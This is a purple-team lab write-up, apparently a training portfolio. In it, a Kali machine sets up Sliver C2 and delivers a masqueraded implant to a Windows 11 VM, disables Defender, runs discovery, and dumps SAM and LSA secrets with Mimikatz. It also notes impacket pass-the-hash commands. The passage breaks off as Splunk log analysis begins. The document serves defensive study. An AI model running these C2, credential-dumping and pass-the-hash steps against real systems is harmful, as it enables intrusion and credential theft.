Purple Team Attack-to-Incident-Report

1 - Introduction

In this project, I will be running a full kill chain from Kali Linux including payload delivery, silver C2, credential dumping, persistence, and lateral-movement attempts. I will detect each stage in Splunk, then write a professional incident report with a timeline, IoCs, and containment recommendations.

1.1 - Tools Used


Kali Linux, Sliver C2, Mimikatz, Splunk, Sysmon

1.2 - Lab Reference

Machine	Role	Machine Name	IP
Ubuntu 26.04 LTS	Splunk Server	SOC-SPLUNK-01	192.168.56.10
Kali Linux	Attack Machine	SOC-KALI-01	192.168.56.50
Windows 11 + Sysmon	Target Machine	SOC-WIN11-01	192.168.56.20

1.3 - Project Prerequisites

- ☑ Snapshot of all 3 VMs (To ensure a clean state backup in case anything goes wrong)
- ☑ Confirmation that Splunk is receiving Sysmon logs from Windows (see image below)



- ☑ Confirming network connectivity between all machines (see image below)

```
┌──(kali㉿SOC-KALI-01)-[~]
└─$ ping -c 3 192.168.56.20
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
^C
── 192.168.56.20 ping statistics ──
3 packets transmitted, 0 received, 100% packet loss, time 2033ms


┌──(kali㉿SOC-KALI-01)-[~]
└─$ ping -c 3 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.386 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.274 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.252 ms

── 192.168.56.10 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2043ms
rtt min/avg/max/mdev = 0.252/0.304/0.386/0.058 ms
```

  (Note, Windows does not allow ping requests and instantly drops them)
- ☑ Creation of a project folder on the Kali Machine
- ☑ Start time of attack (Tuesday, October 27, 2026 5:21:58 PM)

2 - C2 Setup and Initial Access

The first step of this project is to install the Sliver C2 framework on Kali in order to generate a malicious Windows executable (the “implant”), deliver it to the Windows target, and get a live interactive session (a “beacon”) back to our Kali machine.

2.1 - Install Sliver on Kali

- Step 1: Update package list
- Step 2: Download Sliver using curl
  Command:

```
┌──(kali㉿SOC-KALI-01)-[~]
└─$ curl https://sliver.sh/install|sudo bash
```

- Step 3: Ensure server service is running using systemctl status sliver

```
┌──(kali㉿SOC-KALI-01)-[~]
└─$ systemctl status sliver
● sliver.service - Sliver
     Loaded: loaded (/etc/systemd/system/sliver.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-10-23 23:36:48 EEST; 37s ago
 Invocation: [redacted]
   Main PID: 10686 (sliver-server)
      Tasks: 6 (limit: 4618)
     Memory: 39.3M (peak: 39.8M)
        CPU: 105ms
     CGroup: /system.slice/sliver.service
             └─10686 /root/sliver-server daemon

Oct 23 23:36:48 SOC-KALI-01 systemd[1]: Started sliver.service - Sliver.
```

- Step 4: Start the Sliver Server



2.2 Set Up an HTTPS Listener (The “Implant”)


Once we have installed the sliver server, we need a listener running on the Kali machine before generating the implant, this is because the implant’s callback address gets baked in at generation time:

Starting HTTPS listener on port 443 & confirming it is running:



2.3 Generating the Windows Implant

Now that we have the listener, it is time to generate the actual payload executable that will be transmitted to the target machine (SOC-WIN11-01) in order to establish the C2 connection. The implant will target windows OS and be a 64-bit binary with the format of exe:




Generated file is renamed to update_helper.exe:



Renaming the implant to update_helper.exe is a common technique called Masquerading (MITRE ATT&CK Technique T1036.005: Match Legitimate Name or Location) that attackers use to hide the implant as a normal windows binary that is executed by the system itself in order to make it harder for the defender to detect the malicious binary being used for C2.

After generating the implant, we will hash the implant in order to add it to our IOC list:




Resulting Hashes (update_helper.exe):
SHA256: 91b79b2a1b343a44c966c333705ea96381ddcc0ae666138665e4b67e8b08d294
MD5: 4a959b5891b4cd1ab578dd048631f888

3 - Delivering the Payload and Getting a Session

After generating the payload, it is time to deliver it to the target machine. In a real world scenario, this could be done using multiple ways such as phishing attacks, malicious USB, watering hole attacks, and many other ways. For the sake of simplicity in this lab, we will just be downloading the malicious payload on the target machine using a web request.

First, we have to create the http server on the attack machine through which the we will be listening for connections from the target machine:



Now, on the windows 11 target, we will open powershell and run the following command:



As soon as we run the command, the file is downloaded and we get this message indicating a “GET” request from the attack machine:



For the sake of this lab, we will also need to disable the Windows Defender Antivirus as it triggers when the file is downloaded and removes the file and this lab is not focused on techniques to evade AVs.

Verifying the file landed:

```
PS C:\WINDOWS\system32> Get-Item "C:\Users\Public\update_helper.exe"


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/24/2026   5:03 PM       48643072 update_helper.exe
```

After starting the process using “Start-Process "C:\Users\Public\update_helper.exe"”
We get the following message on our attack machine in the Sliver console:

```
[*] Session [redacted] MARXIST_NEWSPAPER - 192.168.56.20:62983 (SOC-WIN11-01) - windows/amd64 - Sat, 24 Oct 2026 17:04:50 EEST
```

If we list the current sessions, we get:

```
[127.0.0.1] sliver > sessions

 ID         Transport   Remote Address          Hostname       Username   Operating System   Health
==========  ==========  =====================  =============  =========  =================  ========
 42bdb742   http(s)     192.168.56.20:62983    SOC-WIN11-01   vboxuser   windows/amd64      [ALIVE]
```

We now officially have an active session from our attack machine to our target machine and will be able to run commands remotely on the target Windows machine. To verify, lets connect to the session and run the command “info” which should return the hostname, username, OS, architecture, PID of the implant, and the working directory:

```
[127.0.0.1] sliver > use 42bdb742

[*] Active session MARXIST_NEWSPAPER (42bdb742-9680-4a87-b86d-ca6aa814c62f)

[127.0.0.1] sliver (MARXIST_NEWSPAPER) > info

        Session ID: [redacted]
              Name: MARXIST_NEWSPAPER
          Hostname: SOC-WIN11-01
              UUID: 68ac17c7-32b4-4a6a-85b3-e6a43cf8bf2c
          Username: SOC-WIN11-01\vboxuser
               UID: S-1-5-21-2856482971-1276706476-2184572957-1000
               GID: S-1-5-21-2856482971-1276706476-2184572957-513
               PID: 7596
                OS: windows
           Version: 10 build 26200 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://192.168.56.50:443
    Remote Address: 192.168.56.20:62983
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Sat Oct 24 17:04:50 EEST 2026 (4m44s ago)
      Last Checkin: Sat Oct 24 17:09:31 EEST 2026 (3s ago)

[127.0.0.1] sliver (MARXIST_NEWSPAPER) >
```

This confirms that we now have a session and are able to run commands from our attack machine on our target machine remotely.


4 - Discovery and Credential Dumping

We will now be running standard post-exploitation discovery commands to understand the target environment, then dumping credentials from LSASS memory using Mimikatz. Every command generates Sysmon/Splunk log data which will be analyzed later on in the project.


4.1 - Local Discovery

All the following commands are run from our Sliver shell using the active session:

Spawns a cmd.exe subprocess on Windows, as you can see, the working directory changed to match the one on windows



Who are we and what privileges do we have?



System Information

```
PS C:\WINDOWS\system32> systeminfo
systeminfo

Host Name:                 SOC-WIN11-01
OS Name:                   Microsoft Windows 11 Home
OS Version:                10.0.26200 N/A Build 26200
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          N/A
Registered Organization:   N/A
Product ID:                00326-10000-00000-AA105
Original Install Date:     9/25/2026, 12:10:56 AM
System Boot Time:          10/24/2026, 3:48:25 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 198 Stepping 2 GenuineIntel ~3686 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Cairo
Total Physical Memory:     8,173 MB
Available Physical Memory: 5,343 MB
Virtual Memory: Max Size:  8,685 MB
Virtual Memory: Available: 6,327 MB
Virtual Memory: In Use:    2,358 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\SOC-WIN11-01
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB5127690
                           [02]: KB5054156
                           [03]: KB5127648
                           [04]: KB5124007
                           [05]: KB5127647
Network Card(s):           2 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.56.20
                                 [02]: fe80::b7bd:509a:4bdd:cbd8
                           [02]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.0.2.2
                                 IP address(es)
                                 [01]: 10.0.2.15
                                 [02]: fe80::2fc7:ef10:7a66:6d58
                                 [03]: fd17:625c:f037:2:1475:78b3:4c70:3ac1
                                 [04]: fd17:625c:f037:2:6b08:4718:cd83:c4c9
Virtualization-based security: Status: Not enabled
                           App Control for Business policy: Enforced
                           App Control for Business user mode policy: Off
                           Security Features Enabled:
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

Network Information

```
PS C:\WINDOWS\system32> ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : SOC-WIN11-01
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-F8-79-E7
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::b7bd:509a:4bdd:cbd8%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.56.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 84410407
   DHCPv6 Client DUID. . . . . . . . : 00-01-01-00-32-47-D5-59-08-00-27-F8-79-E7
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
   Physical Address. . . . . . . . . : 08-00-27-A7-59-6A
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : fd17:625c:f037:2:6b08:4718:cd83:c4c9(Preferred)
   Temporary IPv6 Address. . . . . . : fd17:625c:f037:2:1475:78b3:4c70:3ac1(Preferred)
   Link-local IPv6 Address . . . . . : fe80::2fc7:ef10:7a66:6d58%8(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.2.15(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, October 24, 2026 3:49:17 PM
   Lease Expires . . . . . . . . . . : Sunday, October 25, 2026 3:49:17 PM
   Default Gateway . . . . . . . . . : fe80::2%8
                                       10.0.2.2
   DHCP Server . . . . . . . . . . . : 10.0.2.2
   DHCPv6 IAID . . . . . . . . . . . : 151519271
   DHCPv6 Client DUID. . . . . . . . : 00-01-01-00-32-47-D5-59-08-00-27-F8-79-E7
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       8.8.4.4
                                       fd17:625c:f037:2::3
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Running Processes

```
PS C:\WINDOWS\system32> tasklist /v
tasklist /v

Image Name                     PID Session Name        Session#    Mem Usage Status          User Name                                              CPU Time Wind
========================= ======== ================ =========== ============ =============== ================================================== ============ ===
System Idle Process              0 Services                   0          8 K Unknown         NT AUTHORITY\SYSTEM                                     5:40:18 N/A
System                           4 Services                   0        172 K Unknown         N/A                                                     0:01:12 N/A
Registry                       124 Services                   0     51,344 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
smss.exe                       492 Services                   0      1,844 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
csrss.exe                      680 Services                   0      7,632 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
csrss.exe                      752 Console                    1      7,504 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
wininit.exe                    776 Services                   0     10,416 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
winlogon.exe                   816 Console                    1     17,340 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
services.exe                   904 Services                   0     12,396 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:03 N/A
lsass.exe                      924 Services                   0     31,100 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:06 N/A
svchost.exe                    536 Services                   0     38,640 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:02 N/A
fontdrvhost.exe                520 Services                   0      5,488 K Unknown         Font Driver Host\UMFD-0                                 0:00:00 N/A
fontdrvhost.exe                472 Console                    1      6,176 K Unknown         Font Driver Host\UMFD-1                                 0:00:00 N/A
```

And many more commands are run in order to simulate the discovery process including net user, netstat, and wmic

4.2 - Credential Dumping with Mimikatz

Now that we have done some discovery and know where we are and are familiar with the environment, let's do some credential dumping.

First, we will escalate to SYSTEM if not already by checking our current privilege level and escalating to SYSTEM or Admin if not already. Running the command “getprivs” on sliver shows that we already have debugging privileges and therefore we can skip this part.

We will then download mimikatz and unzip the folder:l
mkdir -p tools/mimikatz
cd tools/mimikatz
wget https://github.com/gentilkiwi/mimikatz/releases/latest/download/mimikatz_trunk.zip
unzip mimikatz_trunk.zip
ls x64/

Running the ls command shows the files in the folder which include “mimkatz.exe”, this is the executable that is used for credential dumping. We will upload it to the windows target via the Sliver console:

```
[127.0.0.1] sliver (MARXIST_NEWSPAPER) > upload /home/kali/tools/mimikatz/x64/mimikatz.exe C:\\Windows\
\Temp\\mimikatz.exe

[*] Wrote 1 file successfully to C:\Windows\Temp\mimikatz.exe
```

We will now drop into a shell and run Mimikatz:

```
PS C:\WINDOWS\system32> cd C:\Windows\Temp
cd C:\Windows\Temp
PS C:\Windows\Temp> .\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

We are now inside the mimikatz interactive console, we will now run a few commands to do the credential dumping:

Enable debug privileges

```
mimikatz # privilege::debug
Privilege '20' OK
```

Dump the SAM database

```
PS C:\Windows\Temp> .\mimikatz.exe "token::elevate" "lsadump::sam" "lsadump::secrets" "exit" > C:\Windows\Temp\creds
```

```
      aes256_hmac       (4096) : c9647a6d4a3243be9a7bffd609b2b5d9161d7d94ec48bb306d21ac5f83a8e757
      aes128_hmac       (4096) : 4b3cbb118556061d075e880dd3f900b9


RID  : 000003e8 (1000)
User : vboxuser
  Hash NTLM: [redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : [redacted]

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos-Newer-Keys *
    Default Salt : [redacted]
    Default Iterations : 4096
    Credentials
      des_cbc_md5_nt    (4096) : [redacted]
      unknow            (4096) : [redacted]
      aes256_hmac       (4096) : [redacted]
      aes128_hmac       (4096) : [redacted]
      rc4_hmac_nt       (4096) : [redacted]
    ServiceCredentials
      des_cbc_md5_nt    (4096) : [redacted]
      unknow            (4096) : [redacted]
      aes256_hmac       (4096) : [redacted]
      aes128_hmac       (4096) : [redacted]


mimikatz(commandline) # lsadump::secrets
Domain : SOC-WIN11-01
SysKey : [redacted]

Local name : SOC-WIN11-01 ( S-1-5-21-2856482971-1276706476-2184572957 )
Domain name : WORKGROUP

Policy subsystem is : 1.20
LSA Key(s) : 1, [redacted]

Secret  : DefaultPassword
cur/text: [redacted]

Secret  : DPAPI_SYSTEM
cur/hex : [redacted]
f 9d 6d c[redacted]
    full: [redacted]
    m/u : [redacted]
old/hex : [redacted]
8 c7 8b ce[redacted]
    full: [redacted]
    m/u : [redacted]
```

Now that we have the credentials in a file, lets download everything to our linux attack machine

```
[127.0.0.1] sliver (MARXIST_NEWSPAPER) > download C:\\Windows\\Temp\\creds.txt /home/kali/projects/project2/evidence
/

[*] Wrote 10770 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/projects/project2/evidence/creds.t
xt
```

We will then extract the Hashes cleanly:

```
┌──(kali㉿SOC-KALI-01)-[~]
└─$ cat > /home/kali/projects/project2/evidence/captured_credentials.txt << 'EOF'
=== Captured Credentials - SOC-WIN11-01 ===

[SAM Dump - lsadump::sam]
Administrator (RID 500) NTLM: [redacted]
vboxuser (RID 1000)     NTLM: [redacted]
NOTE: Both accounts share the same NTLM hash = [redacted]

[LSA Secrets - lsadump::secrets]
DefaultPassword (plaintext): [redacted]
NOTE: Auto-logon configured, plaintext password stored in LSA Secrets (T1552.004)

[For Pass-the-Hash - Day 33]
impacket-wmiexec -hashes : [redacted] Administrator@<WIN_IP>
impacket-psexec  -hashes : [redacted] Administrator@<WIN_IP>
EOF

┌──(kali㉿SOC-KALI-01)-[~]
└─$ cat /home/kali/projects/project2/evidence/captured_credentials.txt
=== Captured Credentials - SOC-WIN11-01 ===

[SAM Dump - lsadump::sam]
Administrator (RID 500) NTLM: [redacted]
vboxuser (RID 1000)     NTLM: [redacted]
NOTE: Both accounts share the same NTLM hash = [redacted] (misconfiguration)

[LSA Secrets - lsadump::secrets]
DefaultPassword (plaintext): [redacted]
NOTE: Auto-logon configured, plaintext password stored in LSA Secrets (T1552.004)

[For Pass-the-Hash - Day 33]
impacket-wmiexec -hashes : [redacted] Administrator@<WIN_IP>
impacket-psexec  -hashes : [redacted] Administrator@<WIN_IP>
```

critical finding — T1552.004 (Credentials in Registry). Windows stored the auto-logon password in LSA Secrets in cleartext.

Now that we have the credentials from the target host — including NTLM hashes via SAM database extraction and a plaintext auto-logon password from LSA Secrets — the attacker now possesses everything needed to extend the intrusion. In a real-world scenario, the next phases would typically include:

Lateral Movement (T1021.003, T1550.002) using Impacket's wmiexec or psexec modules with the captured NTLM hash to authenticate to other systems without knowing the plaintext password (Pass-the-Hash)

Persistence (T1053.005, T1547.001): Planting a scheduled task or registry Run key so the C2 implant survives reboots

For the purpose of this project, these phases are not executed in the lab. The focus here is on the detection and response side of the kill chain: identifying what Splunk and Sysmon captured, closing the detection gaps, and producing a complete incident report. The detection rules written later on cover these techniques regardless they are validated against


the log data already generated and against known-good Sysmon event signatures for each technique.

5 - Log Collection and Timeline Building (Incident Response)


Now that we have generated some malicious traffic between our attack machine and our target machine, it is time to look at this project from the defender's perspective. We will be pulling every log that Splunk and Sysmon generated throughout the process, identifying what was detected and what was missed, and building a timestamped attack timeline covering the phases we executed: Initial Access, Discovery, and Credential Dumping. This timeline becomes the backbone of our incident report.

5.1 - Export Raw Logs from Splunk

Firstly, lets navigate to our Splunk instance using "http://SOC-SPLUNK-01:8000" and head to the "Search & Reporting" tab, there, we will set the time range to cover our the last 6 hours (to add some noise to the logs, simulating a real-world SOC environment) and filter to find our Windows agent only:




Now we will go ahead and export all events for each stage. First, let's extract everything Splunk received from the Windows host across our entire attack window (6-Hours) – this is our master log export. We will use the following search query:




Next, we will Run per-stage SPL searches to detect each stage of the attack on its on in a CSV table.

